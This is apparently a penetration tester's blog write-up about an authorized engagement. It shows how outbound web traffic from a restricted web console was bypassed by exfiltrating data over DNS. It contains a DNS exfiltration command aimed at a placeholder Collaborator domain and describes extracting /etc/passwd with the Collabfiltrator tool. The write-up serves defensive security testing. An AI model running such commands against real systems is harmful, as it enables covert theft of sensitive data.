Hi all,
In this post, I will share one of the more interesting findings identified during a recent authorized penetration-testing engagement for a financial organization.
As part of the engagement, the organization had implemented a web-based console that allowed users to execute commands on a server directly from a web browser. Conceptually, this behaves like an SSH terminal exposed over the web, with various restrictions applied to limit user capabilities.
During testing, several noteworthy issues were identified. These included techniques to bypass and escape the restricted shell, privilege escalation through Docker misconfigurations (such as mounting the host filesystem), and other related weaknesses. One technique that stood out in particular was DNS-based data exfiltration, which is the focus of this post.
Network Restriction Observed

The web console did not have internet access. Outbound traffic was blocked, making it impossible to reach external websites such as public search engines or code repositories. As shown in the figure below, even basic connectivity checks (for example, using ping) to external domains consistently failed, confirming the absence of direct outbound network access.
At first glance, this restriction appeared effective in preventing data from leaving the environment through conventional channels.
Exploring Alternative Outbound Channels
After multiple attempts to validate these network restrictions, I decided to explore alternative outbound communication paths that might still be permitted. This led me to test DNS resolution, as DNS traffic is often allowed even in heavily restricted environments.
To validate this, I attempted to resolve a domain pointing to a Burp Suite Collaborator endpoint hosted on my private Collaborator server. The following command was executed from within the web console:
nslookup $(hostname).BurpCollaboratorURL.com
The figure below proves that the payload has been inserted:

The response confirmed that DNS queries were successfully reaching the external Collaborator server.

Verifying Data Leakage via DNS
The Collaborator logs showed incoming DNS requests that included the hostname of the target system as part of the subdomain. This demonstrated that arbitrary data could be embedded into DNS queries and successfully exfiltrated outside of the restricted environment.
At this stage, it was clear that DNS could be leveraged as a covert data exfiltration channel, despite outbound web traffic being blocked.
Demonstrating Impact with File Exfiltration

To further demonstrate the impact, I used Collabfiltrator, a tool designed to automate DNS-based data exfiltration using Burp Collaborator. This tool is particularly useful during assessments, as it removes the need to set up and manage a custom DNS server while providing clean, readable output.

Using Collabfiltrator, I generated a payload to exfiltrate the contents of a sensitive system file (for example, /etc/passwd) via DNS. Once the payload was executed within the restricted console, the file contents were reconstructed and displayed in plaintext within the Collaborator interface, as shown in the figure below.
This confirmed that sensitive data could be reliably extracted from the environment using DNS alone.
As shown in the figure below, the exfiltrated output is successfully reconstructed and viewable in plaintext within Collabfiltrator.